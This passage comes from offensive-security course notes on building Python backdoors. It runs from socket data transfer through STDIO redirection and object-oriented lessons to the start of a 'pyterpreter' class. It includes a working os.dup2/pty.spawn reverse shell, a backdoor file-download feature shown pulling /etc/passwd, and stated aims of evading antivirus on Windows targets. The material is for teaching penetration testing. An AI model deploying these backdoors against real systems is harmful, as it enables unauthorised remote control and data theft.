In this implementation, our recvall uses select.select to determine if it is still receiving data. The first thing we do is we receive 1 byte while in blocking mode. This makes the recvall() act like a recv() function and sit there if the transmission has not begun. After the data transmission begins, we call select.select() to see if the socket is ready for us to receive more data. If it is, we receive more data calling recv(4096). Then we sleep for a small amount of time to allow any additional data being transmitted to fill the TCP buffer and call select.select again to see if we should call recv() again. For as long as data is transmitted by the sender without a "pause" long delay, it will continue to receive data. If the sender does not transmit any more data at whatever interval "pause" is set to, then we assume all of the data has been transmitted.

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor
Socket Communications
LAB: Socket Essentials
Exception/Error Handling
LAB: Exception Handling
Process Execution
LAB: Process Execution
Creating a Python Executable
LAB: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
LAB: recvall()
STDIO: stdin, stdout, stderr
Object Oriented Programming
Python Objects
Argument Packing/Unpacking
LAB: Dup2 and pyTerpreter
Remote Module Importing

This is a Roadmap slide.

In your workbook, turn to Exercise 5.5

Please complete the exercise in your workbook.

Lab Highlights: You Can Now Download **LARGE** Files!

```
student@573:~/Documents/pythonclass/apps$ nc -l -p 8000
DOWNLOAD
What file do you want (including path)?:/etc/passwd
Receive a base64 encoded string containing your file will end with !EOF!
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGF1bW9uOj9lc3Iv
    --- TRUNCATED OUTPUT ---
Oj9iaW4vZmFsc2UKdXVpZGQ6eDoxMDA6MTAxOjovcnVuL3V1aWRkOj9iaW4vZmFsc2UKX2FwdDp4
OjEyMjo2NTUzND06L25vbmV4aN0ZW50Oj9iaW4vZmFsc2UKX2FwdDp4
!EOF!
```

```
student@573:~/Documents/pythonclass/apps$ python
>>> thefile = b"""<PASTE THE BASE64 ENCODED STRING HERE>"""
>>> codecs.decode(thefile.replace(b"\n",b""),"base64")
'root:x:0:0:root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nnbin:x:2:2:bin:/bin:/usr/sbin/nologin\nnsys:x:3:3:sys:/dev:/administrator
,,,:/var/lib/postgresql:/bin/bash\n'
```



Using these techniques, you can cover the limitations of recv() and can handle the transfer of very large files. Your backdoor now has a "DOWNLOAD" capability that will transmit a base64 encoded version of any file on the target system that you have access to.

Because we are just using netcat as our client, there is no built-in capability to receive and decode our file. If you choose to write our own client, we could trigger a function that automatically captures, decodes, and writes the downloaded files to disk.

To decode the file in netcat, we need to decode the base64 encoded string. The string is found in the output between the delimiters. In my example, I used the delimiters "!EOF!" You may or may not have chosen to use the same string in your code. Copy everything between the delimiters to your clipboard and open a new Python window. Next, assign what is on your clipboard to a variable. Type **thefile=b""""** (that is, three sets of double quotes after the equal sign). **Then PASTE the string from your clipboard and type three more sets of double quotes** and press **Enter**. Triple-double quotes are used for strings that are multiple lines long. Due to the word-wrap on your screen, you most likely copied some newline characters onto the clipboard that were not part of the originally transmitted string. So use **.replace(b"\n",b "")** to remove them and then use **codecs.decode(data to decode , 'base64')** to decode your string. There, on your screen, you will see the contents of the /etc/passwd file.

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor
Socket Communications
LAB: Socket Essentials
Exception/Error Handling
LAB: Exception Handling
Process Execution
LAB: Process Execution
Creating a Python Executable
LAB: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
LAB: recvall()
STDIO: stdin, stdout, stderr
Object Oriented Programming
Python Objects
Argument Packing/Unpacking
LAB: Dup2 and pyTerpreter
Remote Module Importing

This is a Roadmap slide.

Two Backdoor Alternatives

- Both involve capturing STDIO and redirecting to a socket. This solves the one-command-at-a-time problem. That is, "cd \\" has no effect
- Why two methods? In case antivirus software decides to flag one of the methods
- Method 1) Linux only: Use os.dup2() to rework the plumbing in the existing sockets
- Method 2) Cross-platform: Create new file objects for STDIO that are actually sockets

So what could be better than a backdoor that evades antivirus? Two or three backdoors that evade antivirus software! Now we will discuss two additional methods for creating a backdoor that provides remote code execution. Both of these new backdoors will also fix an "inconvenient feature" of the previous backdoor. Because the previous backdoor would start a brand-new shell for each command, "cd" (change directory) and other commands that affect commands that follow it seemed to have no effect. These backdoors make that "issue" go away by executing only ONE copy of a shell and then redirecting all the input and output to that shell. The first method is the easiest, but it will work only on Linux targets. Because most of our targets are Windows, we will only use it to understand how it behaves and how we can interact with it as the attacker. Then we will write a cross-platform backdoor that works on Windows. To do that, we will have to discuss how to create a new class of object that can redirect our shell over a network socket.

Input, Output, and Error File Descriptors

- The SYS module has some objects called stdin, stdout, and stderr
- These typically correspond to the keyboard (stdin) and terminal (stdout, stderr) when your program is executing
- We redirect these at the command line, using the pipe | symbol and angle brackets <>

```
>>> import sys  
>>> dir(sys)  
['__displayhook__', '__doc__', '__excepthook__', '__name__', '__package__',  
----- < Truncated to fit on slide > -----  
'setcheckinterval', 'setprofile', 'setrecursionlimit', 'settrace',  
'stderr', 'stdin', 'stdout', 'subversion', 'version', 'version_info', 'winver']
```

When programs execute, by default, they will accept their input from the keyboard. They print their output to the screen, and they print errors to the screen. Operating systems add a layer of abstraction to allow you to redirect those to files and other sources of input or output. So, by default, input is set to a virtual device called STDIN. Output is sent, by default, to STDOUT, and errors are sent to STDERR. In a terminal or at the command prompt, the | (pipe) and the > and < (redirection) can be used to change the sources and destination for each of these from the keyboard and screen to other locations.

In Python, you can access and control these virtual devices by importing the SYS module. When your program starts, by default, SYS.stdin will be set to a file number that is tied to the keyboard. SYS.stdout and SYS.stderr will be set to file numbers that are associated with the screen.

STDIN , STDOUT, STDERR

- What kinds of objects are STDIN, STDOUT, and STDERR?

```
>>> import sys
>>> type(sys.stdout)
<class '_io.TextIOWrapper'>
>>> dir(sys.stdout)
['buffer', 'close', 'closed', 'detach', 'encoding',
'errors', 'fileno', 'flush', 'isatty', 'line_buffering',
'mode', 'name', 'newlines', 'read', 'readable',
'readline', 'readlines', 'seek', 'seekable', 'tell',
'truncate', 'writable', 'write', 'writelines']
```

It is just a file!

Let's take a closer look at STDIN, STDOUT, and STDERR. If we assign a variable such as 'x' to sys.stdout and then examine the type of object, we learn that it is a file object known as a '_io.TextIOWrapper'. Running dir() on the object reveals that it has all of the methods we normally use to interact with these file objects. These methods are identical to any other file handle. STDOUT looks identical to a file object because it is a file object. Python uses these same methods when it sends data to STDOUT and STDERR or receives data from STDIN.

STDOUT, STDIN Are Files

- We can treat stdin and stdout like files
- Redirecting sys.stdout replaces screen with a file
- Redirecting sys.stdin replaces keyboard with a file

```
$ cat writefile.py
import sys
outfile=open("outfile.txt", "w")
sys.stdout=outfile
print("Write this to a file")
outfile.flush()
outfile.close()
$ python writefile.py
$ cat outfile.txt
Write this to a file
```

```
$ cat readfile.py
import sys
infile = open("outfile.txt")
sys.stdin = infile
x = input("")
print("The file says "+ x)

$ python readfile.py
The file says Write this to a file
```



By redirecting STDIN, STDOUT, and STDERR, we can change where the program gets and sends its input. Because those are just files, you can create a file and redirect STDOUT to that file. Then print statements will write to a file instead of the screen. This screen writes the output of print statements to a file:

```
import sys
outfile=open("outfile.txt", "w")
sys.stdout=outfile
print("Write this to a file")
outfile.flush()
outfile.close()
```

You can also redirect input from the keyboard to a file. For example, in this code, setting sys.stdin to a file will read one line from the file instead of the keyboard each time you call raw_input():

```
$ cat readfile.py
import sys
infile = open("outfile.txt")
sys.stdin = infile
x = input("")
print("The file says "+ x)
```

```
student@573:~/Documents/pythonclass$ python readfile.py
The file says Write this to a file
```


Sockets Are Similar to Files

- Kernel maintains a per process table for IO: STDIN=0, STDOUT=1, STDERR=2
- Sockets have file descriptors just like files

```
>>> import sys, socket
>>> s=socket.socket()
>>> s.connect(("127.0.0.1", 9000))
>>> s.fileno()
3
>>> sys.stdout.fileno()
1
>>> sys.stdin.fileno()
0
>>> sys.stderr.fileno()
2
```

STDIN, STDOUT, and STDERR are virtual devices that are unique to each process. As it turns out, each socket also has a "fileno()", and you can almost use the socket as a file on the hard drive. In this example, you can see that our socket has a "file number" of 3. STDIN, STDOUT, and STDERR have the file numbers 0, 1, and 2, respectively.

We Would Like to Do This



So STDOUT and the rest can be redirected to a file. Sockets have methods that are almost identical to those of files. We would like to redirect STDIN away from the keyboard to our socket. We would also like to redirect STDOUT to the socket instead of the screen. Let's look at two methods to do this.

"The Netcat" rendering is used with artist Jesse Cooper's permission. Website: coopreme.com

os.dup2(src, dest)

- os.dup2 synchronizes dst to src like a PIPE does from the command line
- Only works on Linux!!! Does not work on Windows
- We can redirect execution to our socket like this:

```
import socket, os, pty
s=socket.socket()
s.connect(("127.0.0.1",8888))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/sh")           #See options below for this line
```

- Alternative last lines in your code:

- Shell: `subprocess.Popen(['/bin/sh', '-i'])` `subprocess.call(['/bin/sh'])`

According to the Python documentation, "After successful return of dup or dup2, the old and new descriptors may be used interchangeably. They share locks, file position pointers and flags; for example, if the file position is modified by using lseek on one of the descriptors, the position is also changed for the other. dup2 makes newfd be the copy of oldfd, closing newfd first if necessary."

So dup2 basically acts like a PIPE at the command line and synchronizes the file pointed to by s.fileno() and 0, 1, or 2. Here 0 is STDIN, 1 is STDOUT, and 2 is STDERR. So, for an effective backdoor, all we have to do is create a socket and redirect STDIN, STDOUT, and STDERR to the socket. This effectively extends the keyboard and screen output across the socket. If you are in a Python interactive shell, this will extend that Python interactive shell across the socket. If, in your Python program, you launch a command prompt, then it will be directed across the socket. If your target is a Linux host, then by using the PTY module, you can extend a shell with pseudo-terminal support. Using a pseudo-terminal means that commands such as su, top, and others that would normally break a Netcat-like connection will work properly.

Backdoor Alternative 2: pyterpreter

- Goal: Must run on Windows targets!
- Create new custom socket object that supports file operations. Redirect Python's STDIO to the custom socket
- Use class statement to create a new object that inherits all of the capabilities of the socket object
- Our new object should "initialize" itself by calling the original socket setup
- Extend the normal socket object to add some new file-like methods so we can redirect IO

There is a significant shortcoming of this shell: it works only on Linux targets. Now we will explore using the same STDIO redirection technique on Windows. Unfortunately, the technique we used the first time doesn't quite work. However, we can create a new customized type of socket that we can use to do some redirection on Windows. To do that, we will have to gain a better understanding of objects and how inheritance works.

Replace stdout with a Socket?

- What if we just make stdout a socket?

```
>>> import socket, sys  
>>> s=socket.socket()  
>>> sys.stdout=s  
>>> print("Hello")  
Traceback (most recent call last):  
  File "<stdin>", line 1, in <module>  
AttributeError: '_socketobject' object has no attribute 'write'
```

Our socket is missing the .write() method! We can fix that!

- Can we dress our socket up to look like a file? A socket object in file object clothing. What else is it missing?

What happens if we just set sys.stdout to our socket? Remember that STDOUT is a file object, not a socket object. When we call print, it generates an exception that tells us that our socket does not have a "write" attribute. From this, we learn that when something tries to send data to STDOUT, it calls a "write" method. That makes sense based on what we know about interacting with files. Likewise, we can probably guess that it will call read or readline when getting input from the file. Our sockets don't have any of those methods, but we can add it to a customized socket.

Need to Make Socket Look Like a File

- Key methods that files have that our sockets need to have:
write(), readline()

```
>>> s=socket.socket()
>>> dir(s)
['__class__', '__delattr__', '__doc__', '__format__', '__getattribute__', '__hash__', '__init__',
 '__module__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__',
 '__slots__', '__str__', '__subclasshook__', '__weakref__', '_sock', 'accept', 'bind', 'close',
 'connect', 'connect_ex', 'dup', 'family', 'fileno', 'getpeername', 'getsockopt', 'gettimeout',
 'listen', 'makefile', 'proto', 'recv', 'recv_into', 'recvfrom', 'recvfrom_into',
 'send', 'sendall', 'sendto', 'setblocking', 'settimeout', 'shutdown', 'type']
```

```
>>> f = open("/etc/passwd")
>>> dir(f)
['__class__', '__delattr__', '__doc__', '__enter__', '__exit__', '__format__', '__getattribute__',
 '__hash__', '__init__', '__iter__', '__new__', '__reduce__', '__reduce_ex__', '__repr__',
 '__setattr__', '__sizeof__', '__str__', '__subclasshook__', 'close', 'closed', 'encoding', 'errors',
 'fileno', 'flush', 'isatty', 'mode', 'name', 'newlines', 'next', 'read', 'readinto', 'readline',
 'readlines', 'seek', 'softspace', 'tell', 'truncate', 'write', 'writelines', 'xreadlines']
```

So what methods does a file object have that our sockets do not have? Using dir, we can see that socket and file objects have a close() method and a fileno() method, but the similarities really end there. Fortunately for us, we really need to concern ourselves with only a few methods. Specifically, we need write() and readline() methods. If those methods were there, then we could trick STDIO into thinking the socket was a file object. So how do we add these methods to our socket object so that it looks like a file? We need to talk about objects.


Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor
Socket Communications
LAB: Socket Essentials
Exception/Error Handling
LAB: Exception Handling
Process Execution
LAB: Process Execution
Creating a Python Executable
LAB: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
LAB: recvall()
STDIO: stdin, stdout, stderr
Object Oriented Programming
Python Objects
Argument Packing/Unpacking
LAB: Dup2 and pyTerpreter
Remote Module Importing

This is a Roadmap slide.

Objects Concepts



An object is a programming container that contains data called attributes and functions called methods that change the data. All the attributes and methods are stored inside the object and accessed by using the syntax "object.<attribute or method>". All these attributes and methods being stored inside the variable is a property of objects known as *encapsulation*. Two other important concepts of objects are inheritance and polymorphism. *Inheritance* means that you can build new objects based on other objects, and the new objects will inherit, that is, have all of, the attributes and methods of the objects they are built on. *Polymorphism* is the capability to extend or change the object by adding new attributes and methods.

To illustrate these concepts, consider an animal. Animals have properties that describe them, such as the fact that they are alive. They also have actions they can perform, such as breathing. Mammals are animals. They are alive and can breathe, but they have additional attributes and methods that make them special. For example, mammals have fur and give live birth. Humans inherit mammals, and they also have two legs and the ability to think. Dogs are also mammals, but they have four legs and they bark. Both humans and dogs have hair or fur, give live birth, are alive, and breathe because they are based on mammals and mammals are animals. Mark Baggett is a human being; he also has the ability to write Python code. Although human beings normally have hair, you can override the normal properties that you inherit from parent objects and customize them. So, the Mark Baggett object can be customized so that it doesn't have any hair. Thanks, objects!

Birds also are animals that have animal methods and attributes. Birds extend the animal object with feathers and the ability to fly. Woodpeckers are birds, but they are customized with a rock-hard skull and a brain that doesn't turn to mush when they use their head to bang on Mark's house at the crack of dawn. Aren't objects great?! Let's look at this in code.

Python Objects

- New objects are defined with keyword Class:
- PEP8: Class names should be **CamelCase** such that each word begins with capital letters
- Properties (or attributes) are assigned when the `__init__()` method executes
- Methods are defined indented beneath Class: using the keyword def: just like normal functions
- Objects refer to themselves using the keyword `self`
- Methods are called with a reference to themselves invisibly passed as the first argument (that is, `self`)

To create a new Python object, you use the keyword "Class". According to PEP8, classes should be given a name using CamelCase with each word capitalized and no underscores. The object's `__init__()` method is called when you create a new object. This method is responsible for accepting arguments and setting initial values for properties when it executes. Methods are simply functions that are defined, indented beneath the Class: definition. All object methods have a required argument of `self`. Any time you want to access the attributes or method of an instance of an object from within that object, you precede the method or attribute with `self`.

Python Objects (I)

```
>>> class Animal:
...     def __init__(self, animal_name):
...         self.IsAlive = True
...         self.name = animal_name
...     def breathe(self, breath_per_minute):
...         print("DEEP BREATH")
...
>>> anim1=Animal("Joff")
>>> anim1.IsAlive
True
>>> anim1.name
'Joff'
>>> anim1.breathe(5)
DEEP BREATH
```

Properties are assigned in the `__init__` method

**Call animals `__init__()`
self = anim1
animal_name = "Joff"**

anim1 is an "instance" of an Animal object

You create your animal object using the keyword class followed by the name of your new object, which in this case is Animal. Then you define an `__init__` (pronounced *dunder init*) method. The dunder init method is called when someone creates a new animal object. For example, when the command "anim1=Animal("Joff")" is executed, the dunder init method is called, and the string "Joff" is passed as the argument to `__init__`. You probably also noticed that when we declared the init function, we used the keyword `def` just like other functions. However, because it is indented beneath the keyword `class`, Python knows this is a method for our `Animal` function. Also, all methods should contain the keyword "self" as the first argument to the method. This allows the method to have a reference to the complete object so that it can do things like access the object attributes. In this init function, it assigns true to `self.IsAlive`; it also creates an attribute called `Name`, which is assigned the value passed to the init function. In this case, the attribute `name` is set to Joff. This creates a new attribute in the object. The init function is the proper place to create new object attributes. We also have a `breathe` method that has been added to our `Animal` object. It also takes the argument `self` and the number of breaths per minute. Unlike the `__init__` function that is called automatically when an object is created, the `breathe` method is called explicitly from an object instance. An instance of an object is a variable that contains a copy of that object. In the example above, `anim1` is an instance of an `Animal` object. To execute the `breathe` method, we call `anim1.breathe(5)`. This sets the variable `breaths_per_minute` to 5 and executes the `breathe` method. Similarly, `anim1.IsAlive` and `anim1.name` are both attributes of the instance `anim1`.


Python Objects (2)

```
>>> class Bird(Animal):
...     def __init__(self, color, animal_name):
...         self.feathers = color
...         Animal.__init__(self, animal_name)
...     def fly(self):
...         print(self.name, "is flying!")
...
...
>>> bird1 = Bird("red", "Mike")
>>> print(bird1.IsAlive)
True
>>> print(bird1.name)
Mike
>>> print(bird1.fly())
Mike is flying!
>>> print(bird1.feathers)
red
```

Now let's create a new class of objects called Bird that inherits all the capabilities of an Animal. The line "class Bird(Animal) :" creates a new object called Bird that inherits an Animal object. We want our Bird object to also have an init function so we can set the bird's feathers attribute. Because all the Animal's methods and attributes are now part of Bird, the existing Animal.__init__ method would be called when we execute "bird1 = Bird('Mike')". If we create a new method called __init__, it will replace the existing Animal.__init__ and will not assign the .name method. That's no good. We need to have a new __init__ method that updates our Birth attributes and then executes the underlying PARENT object's init method. There are two ways to do this. The most common way is to call the parents __init__ method explicitly by executing "animal.__init__(self, animal_name)". If you don't know the name of your parent object, you could use the super function to call its parent, for example, "super(Bird, self).__init__()". Our Bird object is both a bird with feathers and a fly() method, and it is also an Animal that IsAlive, has a name, and can breathe().

When we create an instance of a Bird object, both init functions are executed.

Python Objects (3)



When the command `'bird1 = Bird("red", "joff")'` is executed, both the color and animal name are passed to the `__init__` function. You will notice that `Bird.__init__` accepts three arguments: `self`, `color`, and `animal_name`. It takes the `color` (set to `red`) and assigns it the instance attribute `feathers`. Next, it takes the `animal_name` attribute and passes it to its parent object's `__init__` method. So now `bird1` has been fully initialized, and you can access those attributes:

```

>>> print(bird1.name)
joff
>>> print(bird1.fly())
Flap Flap Flap
>>> print(bird1.color)
red

```

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor
Socket Communications
LAB: Socket Essentials
Exception/Error Handling
LAB: Exception Handling
Process Execution
LAB: Process Execution
Creating a Python Executable
LAB: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
LAB: recvall()
STDIO: stdin, stdout, stderr
Object Oriented Programming
Python Objects
Argument Packing/Unpacking
LAB: Dup2 and pyTerpreter
Remote Module Importing

This is a Roadmap slide.

Passing Arguments to Parent `__init__()`

- Do we always know what arguments are needed?
 - What arguments must be passed to socket.`__init__`?
 - Look it up! You should understand what argument your parent object needs
- How do you handle optional **keyword** arguments to a parent `__init__()`?

```
>>> bird1 = Bird("red", animal_name="joff")
```

- WRONG: Try to parse arguments passed to you and pass them on to the parent
- CORRECT: Use argument packing! `*arg, **kwarg`

Now imagine that you are going to create a new class based on an object whose `__init__` function accepts 15 to 20 keyword arguments. How would you accept those arguments and then pass them on to your parent object? If you accept all those arguments as input to your `__init__` function and then pass them all to the parent, you would overwrite the defaults of the parent and perhaps break the object:

```
class child(parent):
    def __init__(self, a=1, b=2, c=3, d=4, e=5, f=6 ):
        parent.__init__(self, , a,b,c,d,e,f )
class parent():
    def __init__(self, a=5, b=4, c=9, d=0, e=0. f=0 )
        if f!=0:
            blowup()
```

If you consider this example, unless the user sets the argument `f=0`, the parent blows up! So, when you create the child object, you would have to know this. This is the incorrect way to handle this problem. Instead, you accomplish this using argument packing. With argument packing, Python can automatically capture arguments and pass them on to the parent.

Packing into a Tuple with * in def

- We can pass whatever we received in our `__init__` to the parent `__init__()` using "packing"
- `*` in a definition will collect the items as a tuple
- If your function takes other arguments as input, `*` must be the LAST argument in the function definition

```
>>> def example(*unknown_number_of_arguments):
...     print(unknown_number_of_arguments)
...
>>> example( 123 , 23423, 34535, "test")
(123, 23423, 34535, 'test')
>>> example("2 items", [1,2])
('2 items', [1, 2])
```

When you include an asterisk before a variable name when you declare a function, Python will collect any non-keyword arguments (that is, not argument = "value") into a tuple. In the example above, `*unknown_number_of_arguments` will contain a tuple holding all the arguments that are passed to the function. When `example` is called with four arguments, the variable `unknown_number_of_arguments` is a tuple with those four values. When `example` is called with three arguments, the tuple contains three values. The packed arguments need to be the last non-optional argument (keyword argument). This gives you the flexibility of requiring some arguments and then collecting the rest of the arguments into a tuple. Look at what happens when we modify the `example` function so that it also requires another argument called "onearg". We change the `example` so that it accepts an argument before our packed variable, and then when we call it, the first parameter is assigned to "onearg", and the rest are all collected into a tuple we called "therest".

```
>>> def example(onearg, *therest):
...     print(onearg, therest)
...
>>> example(1, 2, 3, 4, 5)
1 (2, 3, 4, 5)
```

The number 1 is put into the variable `onearg`, and all the other numbers are put into the tuple `therest`. To summarize, asterisks in the definition PACK multiple arguments into a tuple.

Unpacking Iterables with * in Function Call

- * when calling a function unpacks the tuple or other iterable (such as lists) into individual items
- `print(*"murr")` is the same as `print("m", "u", "r", "r")`
- `print(*[4,5,6])` is the same as `print(4,5,6)`
- Passes each item in an iterable object as individual items

```

>>> print(*[4,5,6])
4 5 6
>>> print(*"murr")
m u r r
>>> print([1,2,3], [4,5,6])
[[1, 2, 3], [4, 5, 6]]
>>> print(*[[1,2,3], [4,5,6]])
[1, 2, 3] [4, 5, 6]
  
```

Items in the lists
Characters in the string
Without * list of lists
With * individual lists

As stated, if you use an asterisk when calling a function, it "unpacks" an iterable object into its individual elements. An "iterable object" includes anything that you can step through with a for loop. That includes lists, tuples, and even strings. For example, this type of object will unpack a string into individual characters and a list or tuple into the individual items:

```

>>> for x in "JOFF":
...     print(x)
J
O
F
F
  
```

Calling a function and passing it *"JOFF" as an argument will pass four arguments to that function. For example, calling `print(*'JOFF')` is the same as calling `print("J","O","F","F")`.

Packing into a Dictionary with ** in def

- ** in a function definition packs named argument items into a dictionary
- Packs all the keyword arguments into a dictionary

```
>>> def example( **named_args ):  
...     print(str(named_args))  
...  
>>> example(python="Rocks" , sec573="awesome")  
{'python': 'Rocks', 'sec573': 'awesome'}  
>>> example(make_a='dict', any='length', a=1, b=3)  
{'make_a':'dict','a': 1,'b': 3,'any':'length'}
```

Two asterisks in front of an input variable when declaring a function cause all named arguments that are passed to the function to be converted into a dictionary. In the example in the slide, any named arguments that are passed to the function example() will be placed into a dictionary named "named_args". This will work with as many or as few named arguments as you would like. One named argument or 100 named arguments will be packed into a dictionary.

Unpacking a Dictionary with ** in Function Call

- ** in front of a dictionary when calling a function will unpack the dictionary
- Unpacks the dictionary into keyword arguments

```
>>> def example( name, address):
...     print(name, address)
...
>>> example(address = "123 street", name = "Mike Murr")
Mike Murr 123 street
>>> example(**{"address": "123 street", "name": "Mike Murr"})
Mike Murr 123 street
```

These do the same thing

Two asterisks in front of a dictionary when calling a function will unpack it into keyword-named arguments. For example, the "example()" function above takes two inputs: a variable called "name" and one called "address". As we discussed in our Essentials Workshop on Day 1, you can call the function by explicit assignment of the input variables. For example:

```
>>> example(address = "123 street", name = "Mike Murr")
Mike Murr 123 street
```

This assigns the input variable name to be "Mike Murr", overriding the normal positional assignment of the inputs. Two asterisks in front of a dictionary will unpack the key value pairs in the dictionary to name keyword arguments. So the following call to example is exactly the same as the one above:

```
>>> example(**{"address": "123 street", "name": "Mike Murr"})
Mike Murr 123 street
```

def <function>(*arg, **karg)

- You can use both in the same definition
- Unnamed arguments must be first; named keyword arguments must be last

```
>>> def example(*arg, **karg):
...     print(str(arg), str(karg))
...
>>> example()
()
>>> example( 1, 2, 3, 4)
(1, 2, 3, 4) {}
>>> example( python="rocks", sec573="Awesome")
() {'python': 'rocks', 'sec573': 'Awesome'}
>>> example( 1, 2, 3, 4, python="rocks", sec573="Awesome")
(1, 2, 3, 4) {'python': 'rocks', 'sec573': 'Awesome'}
```

Python requires that the normal arguments are passed first and keyword arguments be passed as the last arguments to the function. So if you declare a function that packs all normal arguments into a variable (such as args above) and then packs all keyword arguments into another variable (such as kwargs above), then that function will be able to accept an undefined number of inputs. All unnamed arguments will be collected into the tuple args. All named arguments will be collected into the dictionary kwargs. In the slide above, you can see several calls to the function example(). Each time, the unnamed arguments are placed in a tuple, and the named arguments are placed in the dictionary.

def <function>(*arg, **karg)

- * and ** in definition packs and * and ** in function call unpacks
- One undoes the other!
- By packing our input and unpacking in function calls, we can call any function without knowing its arguments

```
>>> def call_something(function_to_call, *args, **kwargs):
...     return function_to_call(*args, **kwargs)
...
>>> call_something(sum, [1,2,3])
6
>>> call_something(input, "what is your name? ")
what is your name? mark
'mark'
>>> call_something(zip, [1,2,3], [4,5,6], [7,8,9])
[(1, 4, 7), (2, 5, 8), (3, 6, 9)]
```

So, an * or ** in a function definition will pack the argument, and * or ** in the function call will unpack an iterable or dictionary. One undoes the other. When we define functions, we are required to put all of the optional (named arguments) at the end of the definition. Because of this, we can create functions that call other functions without knowing the definition of those functions. Consider this example. Here, I have created a function called "call_something" that has one required option. That required option is the name of a function that you want it to call on your behalf. That one required option can be followed by any number of arguments that will, in turn, be passed to the function you asked it to call.

Pyterpreter Stdio Control

- STDIO must be a file and has to have a write, readline method

```
class MySocket(socket.socket):
